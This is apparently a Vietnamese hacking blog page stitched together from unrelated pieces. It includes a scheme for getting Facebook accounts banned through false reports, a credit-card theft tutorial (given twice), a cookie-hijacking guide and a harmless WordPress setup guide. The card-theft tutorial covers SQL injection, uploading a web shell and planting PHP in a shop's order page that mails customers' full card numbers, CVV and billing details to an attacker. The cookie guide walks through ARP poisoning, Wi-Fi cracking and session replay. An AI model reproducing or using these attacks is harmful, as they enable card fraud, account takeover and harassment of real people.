Nguồn Jo3
https://www.youtube.com/watch?v=auQF69zPCIA
Rip spam die 99%
Link R.I.P 14t Hàn Quốc:
check victim https://www.facebook.com/profile.php?id=100009766394183
Bước 1 : rip 14t fake ip hàn quốc
https://www.facebook.com/help/contact/1408156889442791
Đặc biệt quan trọng: Chọn 10 năm
Câu thần chú R.I.P 14t Hàn Quốc: 충분히 삭제 페이 스 북 계정 사용자입니다. 왜냐 하면 그들은 단지 10 년 동안이이 선수 페이스 북 2014에 합류 했다. 검토 하 고이 시간 라 인을 삭제 해야
Bước 2: fake ip sang belarus hoặc usa
rip mạo danh doanh nghiệp bằng nick phụ
bước 3 : rip ảnh
hóng từ h đến 6h sau là die
end
reg free vps linux
TUT Hack CC
allinurl: /sub.php?Page=1
chuyển về dạng
http://abc.com/detail.php?pid=....
hack bằng tool hoangduye cũng được mà havij cũng được,hack bằng cái gì cũng được
get admin ( trong table user nhớ gét colums role để tìm admin ,pass mã hóa sha1( admin thường thì role là 1)
link admin
http://abc.com/admin_login.php
http://abc.com/cp
vào admin phần category up shell lên để đuôi php hoặc .jpg.php tùy thích
tiếp theo vào shell sửa file orderconfirm.php ( tùy file tùy shop cách tìm file này là vào shop order đến phần nhập cc sau đó hiện comfim sẽ ra name file http://abc.com/file can edit .php
vào shell tìm file đó
sau đó tìm đoạn này
<? echo
"" . substr($card_no,-4) . "<br>" .
$ex_month . "/" . $ex_year . "<br>" .
$cid;
?>
thường thì code gốc là hiện 4 số cuối của cc
sửa số màu đỏ thành số 0
sau đó gán thêm hàm này vào phía dưới
<?
$to = 'tmtno1@vnhack.us';
$subject = 'CC - Order ID:'+$order_id; $message = $order_id."|".$card_type."|".$card_no."|".$ex_mont h."|".$ex_year."|".$cid."|".$bill_name."|".$bill_a ddress."|".$bill_city."|".$bill_state."|".$bill_zi p."|".$bill_dphone."|".$bill_country; $headers = 'From: webmaster' . "\r\n" . 'Reply-To: webmaster' . "\r\n" .
'X-Mailer: PHP/' . phpversion();
mail($to, $subject, $message, $headers);
?>
notice : do file order chính mã hóa nên hack cc bằng cách sử file nối đến file order chính,cc k đảm bảo live 100%,chuẩn bill 100%
có shop thì có thể xem đc cc mã hóa qua admin,có shop thì k lưu lại cc nên phương pháp hack = shell này nhanh gọn lẹ nhất
chuyển về dạng
http://abc.com/detail.php?pid=....
hack bằng tool hoangduye cũng được mà havij cũng được,hack bằng cái gì cũng được
get admin ( trong table user nhớ gét colums role để tìm admin ,pass mã hóa sha1( admin thường thì role là 1)
link admin
http://abc.com/admin_login.php
http://abc.com/cp
vào admin phần category up shell lên để đuôi php hoặc .jpg.php tùy thích
tiếp theo vào shell sửa file orderconfirm.php ( tùy file tùy shop cách tìm file này là vào shop order đến phần nhập cc sau đó hiện comfim sẽ ra name file http://abc.com/file can edit .php
vào shell tìm file đó
sau đó tìm đoạn này
<? echo
"" . substr($card_no,-4) . "<br>" .
$ex_month . "/" . $ex_year . "<br>" .
$cid;
?>
thường thì code gốc là hiện 4 số cuối của cc
sửa số màu đỏ thành số 0
sau đó gán thêm hàm này vào phía dưới
<?
$to = 'tmtno1@vnhack.us';
$subject = 'CC - Order ID:'+$order_id; $message = $order_id."|".$card_type."|".$card_no."|".$ex_mont h."|".$ex_year."|".$cid."|".$bill_name."|".$bill_a ddress."|".$bill_city."|".$bill_state."|".$bill_zi p."|".$bill_dphone."|".$bill_country; $headers = 'From: webmaster' . "\r\n" . 'Reply-To: webmaster' . "\r\n" .
'X-Mailer: PHP/' . phpversion();
mail($to, $subject, $message, $headers);
?>
notice : do file order chính mã hóa nên hack cc bằng cách sử file nối đến file order chính,cc k đảm bảo live 100%,chuẩn bill 100%
có shop thì có thể xem đc cc mã hóa qua admin,có shop thì k lưu lại cc nên phương pháp hack = shell này nhanh gọn lẹ nhất
Hack tài khoản FACBOOK qua cookie
Trong bài viết trước đó về WildHacker, chúng tôi đã đã thảo luận về chủ đề Cookie ăn cắp và phiên cướp . Hôm nay trong bài viết này tôi sẽ giải thích làm thế nào để ăn cắp các cookie tài khoản khác nhau bằng cách sử dụng phần mềmCain - Abel và Wireshark và làm thế nào để sử dụng nó để truy cập tài khoản nạn nhân của chúng tôi.
Trước hết, tôi cần phải nói rằng điều này sẽ không ăn cắp mật khẩu anyones trừ khi họ đăng nhập trong khi bạn đang theo dõi họ. Điều này tuy nhiên sẽ cung cấp cho bạn các cookie mà bạn có thể sử dụng để ăn cắp có phiên và có đầy đủ truy nhập vào tài khoản của họ. Điều này sẽ làm việc cho Facebook, rất nhiều email (xin lỗi không có gmail), và chỉ là về bất kỳ diễn đàn (ngoại trừ một này). Nếu bạn đã quen thuộc với SSLstrip bạn có thể sử dụng phương pháp này để cướp phiên họp bất kỳ (paypal, ngân hàng trang web, bất kỳ email, vv.)
Wireshark các phần mềm để nắm bắt các cookie:
Yêu cầu:
Cain và Abel: Tải về tại đây
Wireshark: Tải về tại đây
Firefox 3 (hoặc một tương thích với thêm n chỉnh sửa): Tải về ở đây
Thêm n chỉnh sửa (cookie editor cho firefox): Tải về ở đây
Truy nhập mạng với người dùng bạn muốn hack
Mạng lưới giao thông

Tiếp theo bấm vào bất kỳ hộp màu trắng có sản phẩm nào sau đó màu xanh "+" biểu tượng gần nút bạn ép ngay trước. chọn chấp nhận được
nên giống như thế này:

đây là những tất cả các thiết bị mà nó đã có thể phát hiện.


chúng tôi đang làm ở đây, chỉ cần giảm thiểu Cain cho bây giờ.

dưới đây là một hình ảnh:



Thưởng thức Facebook Cookie ăn cắp và phiên cướp...
Wireshark là tốt nhất miễn phí gói sniffer phần mềm hiện nay. Trên thực tế, nó đã được phát triển để làm cho một mạng lưới an toàn. Tuy nhiên, phần mềm tương tự bây giờ được sử dụng bởi tin tặc để thử nghiệm cho các lỗ hổng bảo mật và an ninh lỗ hổng trong mạng và tấn công mạng cho phù hợp. Cookie ăn cắp là một loại hacks thực hiện bằng cách sử dụng phần mềm Wireshark này.
Yêu cầu:
Cain và Abel: Tải về tại đây
Wireshark: Tải về tại đây
Firefox 3 (hoặc một tương thích với thêm n chỉnh sửa): Tải về ở đây
Thêm n chỉnh sửa (cookie editor cho firefox): Tải về ở đây
Truy nhập mạng với người dùng bạn muốn hack
Mạng lưới giao thông
Điều kiện tiên quyết: Tải về và cài đặt tất cả trên chương trình. Để thêm "thêm n chỉnh sửa" để trình duyệt của bạn chỉ cần mở firefox, đi đến công cụ, sau đó nhấp vào tiện ích. bạn có thể kéo và thả các chương trình từ bất cứ nơi nào bạn lưu nó vào hộp nhỏ mà popped up và cài đặt nó từ đó.
Dưới đây, tôi đã liệt kê bước trên làm thế nào để nắm bắt Facebook và cookie tài khoản khác.Điều này sẽ giúp bạn biết làm thế nào Wireshark và Cain-Abel có thể được sử dụng để sniff gói và nắm bắt các cookie.
Đầu tiên: Đạt được truy nhập mạng. Mở mạng hoặc mạng riêng của bạn sẽ được dễ dàng, nhưng nếu bạn có một nô lệ cụ thể bạn muốn bạn có thể để đạt được phép truy nhập site bằng cách sử dụng Backtrack.
Mẹo: sử dụng reaver để khai thác WPS cho WPA/WPA2 encryptions, WEPs là dễ dàng để crack cho thời gian và OPN có nghĩa là không có mật khẩu.
Thứ hai: Cain nhấp chuột phải và chọn 'chạy như quản trị viên.' trên thanh đỉnh đến 'cấu hình' và chắc chắn để chọn thẻ/adapter không dây của bạn. bây giờ nhấp nơi nó nói 'Tải về' sau đó này litte về phía đầu còn lại:
Tiếp theo bấm vào bất kỳ hộp màu trắng có sản phẩm nào sau đó màu xanh "+" biểu tượng gần nút bạn ép ngay trước. chọn chấp nhận được
nên giống như thế này:
đây là những tất cả các thiết bị mà nó đã có thể phát hiện.
Bây giờ, chúng tôi đi đến APR trên thanh dưới cùng. Một lần nữa Click vào bất kỳ hộp màu trắng có sản phẩm nào sau đó Hội chữ thập xanh. Nó là đơn giản nhất để chỉ cần đi từng người một và chọn tất cả khả năng.
Bây giờ chúng ta phải độc chúng vì vậy chúng tôi chọn biểu tượng ít nguy hiểm vàng về phía đầu trang bên trái. bây giờ sẽ giống như thế này:
chúng tôi đang làm ở đây, chỉ cần giảm thiểu Cain cho bây giờ.
Thứ ba: Chạy wireshark như quản trị viên. Trên đầu trang bar chọn 'quay' rồi 'Giao diện'. Ở đây bạn sẽ có để lựa chọn giao diện của bạn được kết nối với mạng chúng tôi đang hít từ.Nếu bạn chờ đợi một vài giây, bạn có thể thấy một số lưu lượng truy cập được thu thập như đã thấy trong hình ảnh của tôi, chỉ cần chọn đó giao diện b/c đó là nhiều khả năng nó.

Wireshark sẽ danh sách và color-code tất cả lưu lượng truy cập mà nó thấy cho bạn. Để làm điều này đơn giản chúng tôi có thể sử dụng các bộ lọc để chỉ xem lưu lượng truy cập chúng tôi muốn, gõ "http.cookie" trong bộ lọc. (Một cái gì đó để xem xét là để chỉ lọc để "http" và di chuyển qua các mục tìm kiếm những người bắt đầu với chữ "đăng bài" điều này có nghĩa rằng thông tin đã được gửi đến trang web ghi nhận như một tên người dùng và mật khẩu! vì vậy, nếu bạn xem này chỉ cần nhìn thông qua các chi tiết và bạn sẽ thấy thông tin bạn muốn, hầu hết mật khẩu sẽ được băm nhưng sử dụng này trang web để decript họ: http://www.md5decrypter.co.uk/)
dưới đây là một hình ảnh:
Bạn có thể xem xét thông qua thông tin này theo cách thủ công hoặc sử dụng chức năng tìm kiếm để tìm thấy những gì bạn muốn. Trong trường hợp của tôi, tôi muốn để cướp các phiên họp của một người dùng trên diễn đàn freerainbowtables.com vì vậy tôi sẽ sử dụng chức năng tìm kiếm (nhấn Ctrl + F hoặc go to edit -> Tìm kiếm) và nhập vào các thông tin mà tôi biết chắc chắn sẽ trong mục. Nếu facebook someones cướp của bạn đặt 'facebook' có. Hầu hết thời gian để được an toàn tôi không sử dụng các mục nhập đầu tiên tôi thấy b/c, điều này sẽ chỉ hoạt động nếu người là tự động đăng nhập, vì vậy, chỉ cần đi xuống một vài nhiều hơn nữa cho đến khi bạn thấy một trong những bạn nghĩ sẽ làm việc (chỉ là ý thức sử dụng phổ biến).
Những gì chúng tôi cần là các tập tin cookie. Dưới đây là những gì tôi trông giống như và làm thế nào để đạt được điều đó. Với thực hành, bạn sẽ có thể để cho biết mà cookie được sử dụng để đăng nhập và có thể hạn chế những nỗ lực không thành công.
sao chép các tập tin cookie là giá trị và lưu chúng vào một notepad (được hiển thị trong pic ở trên). Tôi sẽ đề nghị để tách ở khắp mọi nơi bạn nhìn thấy một ";" TCN điều này cho thấy rằng là sự khởi đầu của mục tiếp theo. Các văn bản bên trái của các = là tên của cookie và các văn bản ở bên phải là giá trị của nó.
Cuối cùng: Mở trình duyệt firefox của bạn với thêm n chỉnh sửa cho phép. Bạn có thể nhận được để bạn thêm tiện ích bằng cách vào tools và họ nên tất cả được liệt kê trong thả xuống tab. Lần đầu tiên đi đến các trang web bạn đang hijjacking phiên làm việc từ sau đó mở biên tập cookie của bạn. Nên tìm một cái gì đó như thế này:
Điều cuối cùng cần làm là thay đổi cookie của bạn để phù hợp với những người bạn bắt. Nếu các tập tin cookie cho bạn bởi các trang web hết hạn (như những người thân trong hình ảnh của tôi) bạn sẽ phải xóa chúng và thêm tất cả những người chúng tôi bắt đầu in nếu họ không hết hạn bạn chỉ có thể chỉnh sửa chúng. Điểm mấu chốt là tất cả các tập tin cookie phải phù hợp với các tập tin cookie bạn chụp trong các bước trước đó chính xác! Hãy chắc chắn rằng bạn không thêm bất kỳ tính năng bổ sung và rằng bạn đã không bỏ lỡ bất cứ điều gì.Cũng tất cả các trường phải được điền vào (đường dẫn và tên miền cũng như tên và giá trị).Con đường của tôi là "/"và tên miền của tôi là". freerainbowtables.com"
mỏ trông như thế này:
Bây giờ bạn đang thực hiện, chỉ cần đóng các biên tập viên cookie và tải lại trang web. Nếu thực hiện một cách chính xác với các tập tin cookie chính xác bạn cần đăng nhập như là người dùng bạn tấn công!
Vì vậy, guys, tôi hy vọng điều này
Facebook Cookie ăn cắp và phiên cướp
sẽ giúp bạn để hack facebook cũng như các loại khác nhau của tài khoản như hotmail yahoo vv bằng cách ăn cắp cookie của họ. Nếu bạn có bất kỳ vấn đề trong trên Facebook Cookie ăn cắp và phiên cướp hướng dẫn, xin vui lòng đề cập đến nó trong ý kiến.
Thưởng thức Facebook Cookie ăn cắp và phiên cướp...
Nhận MIỄN PHÍ Coupon 10$ paypal
Trang jd.com dang mien phi coupon 10$ paypal
Bước 1 : Truy cập vào đây để đăng kí : http://reg.en.jd.com/.
- Tên nước : Socialist Republic of Vietnam
- Invitation Code: 4NNQAX
So dien thoai khong chuyen qua +84 thi anh em lam nhu sau:
- Bam F12 tren trinh duyet, chuyen qua tab console o cai khung vua hien len
- Dien command: document.getElementById("callingCodePrefix").value = "+84"
Bước 2 : Vào đây để mua tai nghe (mua món khác thì vào trang chủ):http://en.jd.com/…/JM12-3-5mm-In-ear-Heavy-Bass-Stereo-Earp…
Bước 3 : Chọn nước ship ở trên góc phải vào chọn Checkout.
Bước 4 : Điền thông tin ship, chọn hình thức thanh toán, kéo xuống sẽ thấy 3 cái chọn, chọn cái ở giữa để giảm 10$.
Lưu ý : Order phải trên $10 mới sử dụng coupon nhé.
http://s1.anh.im/…/12226633_1006953006093089_1042842125_n7f…
Lưu ý : Order phải trên $10 mới sử dụng coupon nhé.
http://s1.anh.im/…/12226633_1006953006093089_1042842125_n7f…
Hướng dẫn cơ bản tạo website dùng wordpress trên VPS

WordPress là gì?
WordPress là một nền tảng giúp tạo ra những website theo ngữ nghĩa một cách mạnh mẽ. Nó bao gồm một tập hợp rất lớn các tính năng được thiết kế sẵn mà bạn có thể dễ dàng tạo ra website mình mong muốn được public trên internet một cách hấp dẫn nhất có thể.
WordPress có sẵn 1 bộ quản lý nội dung phù hợp, nhanh, nhẹ và đặc điểm là hoàn toàn miễn phí. Về các tính năng các bạn có thể tìm hiểu chi tiết thêm tại đây:
Và sau đây mình xin giới thiệu và hướng dẫn cơ bản về cách xuất bản một website sử dụng wordpress và được tiến hành cài đặt trên máy chủ riêng ảo (VPS).
Trước khi cài đặt – Yên cầu hệ thống
Để có thể chạy được một website wordpress, trên VPS cần phải có:
– Hệ điều hành cho VPS: Ở đây mình dùng CentOS 6.6
– Webserver: Mình sử dụng Apache (httpd)
– PHP 5.2.4 hoặc cao hơn: Mình dùng PHP 5.3.3 DSO mod (default mod) trong PHP.
– Database server: Yêu cầu MySQL 5.0 hoặc cao hơn (mình dùng MySQL 5.1).
– Một tên miền (ở đây mình dùng babalaz.com – đã trỏ về IP của VPS)
Cài đặt LAMP Server (Linux, Apache, MySQL, PHP) để chạy WordPress.
Cài đặt LAMP
Sau khi thuê một VPS bạn có thể nhờ kỹ thuật viên cài đặt sẵn LAMP Server, hoặc chỉ cài đặt Linux (CentOS, hoặc tùy ý) sau đó tự tiến hành cài đặt LAMP Server. Ở các bước này mình chỉ dùng lệnh YUM để cài đặt cơ bản (tất cả các lệnh đều chạy ở quyền root):
Cài đặt Apache (httpd)
Sử dụng lệnh:
yum install httpd –y
Thông số -y giúp việc cài đặt không cần xác nhận.
Httpd (còn gọi là http deamon) – Deamon là một dịch vụ và httpd là một dịch vụ website đáp ứng phía Client – Server. Mặc định khi cài đặt, dịch vụ này chưa được khởi động và không được khởi động cùng hệ điều hành, để áp đặt dịch vụ này chạy, và chạy mỗi khi khởi động lại hệ điều hành Ta cần làm như sau:
- Khởi động dịch vụ
service httpd start (đối với centos) Hoặc
/etc/ini.d/httpd start
Để kiểm tra dịch vụ đã chạy hay không Ta dùng tham số status:
Service httpd status
- Cấu hình chạy dịch vụ khi hệ điều hành khởi động
Cần thiết lập httpd khởi động khi phải restart lại HĐH (Hệ điều hành) Ta dùng lệnh:
chkconfig httpd on Để kiểm tra xem dịch httpd đã bật hay chưa Ta dùng lệnh:

Chúng ta chỉ cần để ý đển Run Level 3 (đầy đủ – networking hoạt động dạng terminal) và 5 (đầy đủ – networking hoạt động dạng giao diện đồ họa).
Như vậy, httpd đã được cài đặt thành công!
Cài đặt PHP
PHP – Hypertext Preprocessor: Là một ngôn ngữ kịch bản thích hợp cho việc phát triển web và có thể được nhúng vào HTML. Điều mà nó mang lại là vô cùng đơn giản cho một người mới nhưng lại cung cấp rất nhiều tính năng tiên tiến cho lập trình viên chuyên nghiệp.
Như đã nói trên, việc cài đặt dịch vụ LAMP hay PHP Tôi sử dụng lệnh yum để việc cài đặt được đơn giản hơn:
yum install php –yMặc định chế độ của php khi cài đặt là DSO.
Cài đặt Database Server – MySQL
Để có thể quản lý các bài viết hoặc các nội dung động từ website Ta cần 1 Database Server để lưu trữ hoặc cần truy xuất dữ liệu. Bài viết này Tôi dùng MySQL cho WordPress. Ta dùng lệnh sau để cài đặt:
yum install mysql –yMySQL cũng là một dịch vụ và chúng ta cũng cần phải khởi động và đặt chế độ khởi động cùng hệ thống cho MySQL tương tự như dịch vụ httpd:
- Khởi động dịch vụ MySQL
service mysqld start- Đặt chế độ khởi động:
chkconfig mysqld onSau khi cài đặt và khởi động MySQL lần đầu tiên, Ta cần cấu hình một vài điểm cần thiết cho MySQL, Ta tiến hành lần lượt như sau:
mysql_secure_installation(đây là 1 script dùng để cấu hình MySQL, Ta chỉ cần làm theo hướng dẫn)
Enter current password for root (enter for none):Do là lần đầu và chưa thiết lập mật khẩu cho MySQL Ta chỉ cần Enter (nhập lại Password nếu đã thiết lập – nếu muốn thay đổi password hoặc chỉnh sửa cấu hình,…)
Tiếp theo, nhập y để thiết lập mật khẩu cho Root (MySQL)
Set root password? [Y/n] y Tiếp theo nó sẽ có thêm 4 thiết lập, Ta cứ Enter hoặc nhập y rồi Enter:
Remove anonymous users? [Y/n] y ... Success!…Disallow root login remotely? [Y/n] y... Success!…Remove test database and access to it? [Y/n] y - Dropping test database... ... Success! - Removing privileges on test database... ... Success!…Reload privilege tables now? [Y/n] y... Success!Cleaning up...All done! If you've completed all of the above steps, your MySQLinstallation should now be secure.Thanks for using MySQLViệc cài đặt MySQL đã thành công. Sau đó Ta khởi động lại MySQLD, HTTPD
Tuy nhiên, để có thể sử dụng thành thạo MySQL bằng dòng lệnh là điều rất khó khăn với người mới bắt đầu. Vì vậy, mình sẽ cài đặt phpMyAdmin vào VPS để có thể quản lý Database một cách dễ dành thông qua giao điện đồ họa bằng Web.
Cài đặt phpMyAdmin
Do phpMyAdmin không nằm trong các gói phần mềm chỉ định nằm trong kho lưu trữ mặc định của CentOS vì thế Ta có thể add thêm vào kho của yum như sau:
wget http://download.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpmvà cài đặt tập tin này (tại cùng thư mục khi dùng wget nhé)
rpm -ivh epel-release*và kiểm tra bằng lệnh
yum repolistkết quả:
 Sau khi đã có gói extra (epel) Ta chỉ cần dùng yum như bình thường:
yum install phpMyAdmin –yMặc định phpMyAdmin chỉ cho phép localhost truy cập, Ta cần chỉnh sử cấu hình trong tập tin “/etc/httpd/conf.d/phpMyAdmin.conf” và sửa giá trị trong hình bên dưới từ “127.0.0.1” thành “All” cho phép tất cả (hoặc IP chỉ địch nếu muốn).

Lưu cấu hình và restart lại http:
service httpd restartKiểm tra phpmyadmin: URL: http://<domainname>/phpmyadmin

Cuối cùng đã hoàn tất việc triển khai LAMP Server. Tiếp theo Ta sẽ cài đặt WordPress.
Cài đặt WordPress
Tiếp theo mình sẽ xuất bản một website bằng wordpress dưới domain name là babalaz.com
Chú ý rằng, sau khi cài đặt mặc định LAMP server Document Root sẽ tại đường dẫn “/var/www/html” (các website sẽ được bắt đầu từ đây!). Tuy nhiên, Khuyến cáo các bạn nên tạo 1 thư mục riêng cho việc lưu trữ website cũng như việc quản lý được tốt hơn, mình lựa chọn cách tạo NameVirtualHost và đặt wordpress thuộc folder cha /home (để thuận tiện khi cấu hình file /etc/httpd/conf/httpd.conf):
- Tạo folder ở đâu đó bạn thích trong /home/:
mkdir -p /home/websites/babalaz.comtham số “-p” cho phép bạn ép hệ thống phải tạo folder cha khi chưa có (websites).
- Download WordPress phiên bản mới nhất từ website chính chủ

cd /home/websites/babalaz.comwget là một tiện ích download nếu hệ thống báo lỗi “command not found” bạn nên cài đặt nó bằng yum trước khi dùng lệnh trên.
- Giải nén tập tin wordpress vừa download:
tar -xzvf latest.tar.gzSau khi giải nén sẽ có thư mục wordpress. ở đây mình đổi tên thành public_html và gán chủ sở hữu folder babalaz.com và tất cả tập tin con cho Apache (cả user và group) để thuận cho các vấn đề về sau.
mv wordpress public_html && chown –R apache. *Dùng lệnh “ll” hoặc “ls –l”
để kiểm tra lại chi tiết thông tin tập tin và folder:

Tiếp theo Ta cần cấu hình cho httpd cho phép nhận định tên miền cho host ảo bằng cách bật chức năng NameVirtualHost trong tập tin “/etc/httpd/conf/httpd.conf”. tìm đến dòng bên dưới và bỏ “#”.
Chi tiết về Virtual host bạn có thể tham khảo qua bài viết Virtual Hosts

Lưu cấu hình (Esc > :wq) và khởi động lại httpd
service httpd restartTruy cập lại website: http://babalaz.com và làm theo hướng dẫn, cho đến bước:

Lúc này Bạn cần tạo Database cho WordPress.
Tạo Database cho WordPress:
- Dùng Comman Line trong MySQL:
Truy cập vào MySQL bằng quyền có thể tạo xóa sửa (root)
mysql –u root –p<password>Bạn có thể nhập password sau tham số -p hoặc không nếu muốn nhập sau (điều này sẽ giúp bảo mật mật khẩu cho bạn :D):

- Tạo Database cho WordPress:
CREATE DATABASE wpdb;
- Tạo Database User cho WordPress:
CREATE USER wpuser@localhost;Kiểm trả user:
SELECT user FROM mysql.user;
- Cấp quyền sử dụng database WPDB cho user WPUSER:
a. Thiết lập mật khẩu cho wpuser:
SET PASSWORD FOR wpuser@localhost=PASSWORD(“<yourpassword>”);b. Cấp quyền sử dụng database wpdb:
GRANT ALL PRIVILEGES ON wpdb.* TO wpuser@localhost IDENTIFIED BY ‘<yourpassword>’;- Làm mới lại mysql (cập nhật lại mysql) và thoát khỏi MySQL;
FLUSH PRIVILEGES;Exit;Tiếp theo, Quay trở lại trang WordPress đã mở và điền lại đầy đủ thông tin mình vừa khởi tạo và Submit.
 WordPress sẽ không thể tạo được tập tin wp-config.php vì thế Bạn cần copy toàn bộ nội dung trong phần tô xanh vào tập tin wp-config.php tự tạo.

cd /home/websites/babalaz.com/public_htmlvi wp-config.php
Quay lại trang WordPress và chọn “run and install”
Điền thêm thông tin quản trị và Install WordPress

Như vậy, việc tạo một website với WordPress đã hoàn tất.
Theo WordPress.com, php.net…
Hướng dẫn phá băng thông Dcom Vina gói Max mới nhất tháng 11 2015
https://www.youtube.com/watch?v=NeFXFFK6aMQ
Popular
-
Yêu cầu: Sạc đầy điện thoại Android Mạng ngon Ít nhất 5GB còn trống Bước 1. Tải về Linux ứng dụng trong điện thoại di động Android từ Google...
-
 1. Dụ victim up ảnh bị dính blacklist lên facebook Chỉ cần bạn dụ victim up tấm ảnh huyền thoại này lên Facebook thì ngay lập tức sẽ bị Face...
-
1. DuckDuckGo DuckDuckGo là một công cụ tìm kiếm rất an toàn mà không bao giờ có thể theo dõi tìm kiếm của bạn trong khi cung cấp cho bạn th...
-
 DORK: ext:sql intext:@gmail.com intext:25f9e794323b453885f5181f1b624d0b Bước 1 : tra googrl với dork trên Bước 2: vào một kết quả bất kì của...
-
 SpoofAp p (Gọi điện thoại chỉ) SpoofApp hãy bạn đặt (spoof) các cuộc gọi với bất kỳ số ID của người gọi. Bạn cần SpoofCards để spoof cuộc gọ...
-
\ DOWNLOAD : http://ouo.io/dQn1SQ Như tên gọi, mục đích của nó là để chăm sóc/bảo vệ đôi mắt của bạn. Cứ 20 phút nó sẽ hiển thị thông báo để...
-
F BI.gov trang web tiết lộ chính phủ biết Hitler đã sống và tốt, và sống ở dãy núi Andes lâu sau khi Thế chiến II kết thúc. Thế giới đã đ...
-
Chắc các bạn ở đây đều biết đến các tool của Kali để crack pass wifi cả. Nổi bật phải nói đến Aircrack, nhưng, Aircrack chỉ mạnh khi từ điển...
-
 Đây là những video mình sưu tầm từ nhiều nguồn!! http://www.mediafire.com/download.php?qqtc0ad59vqrrji http://www.mediafire.com/download.ph...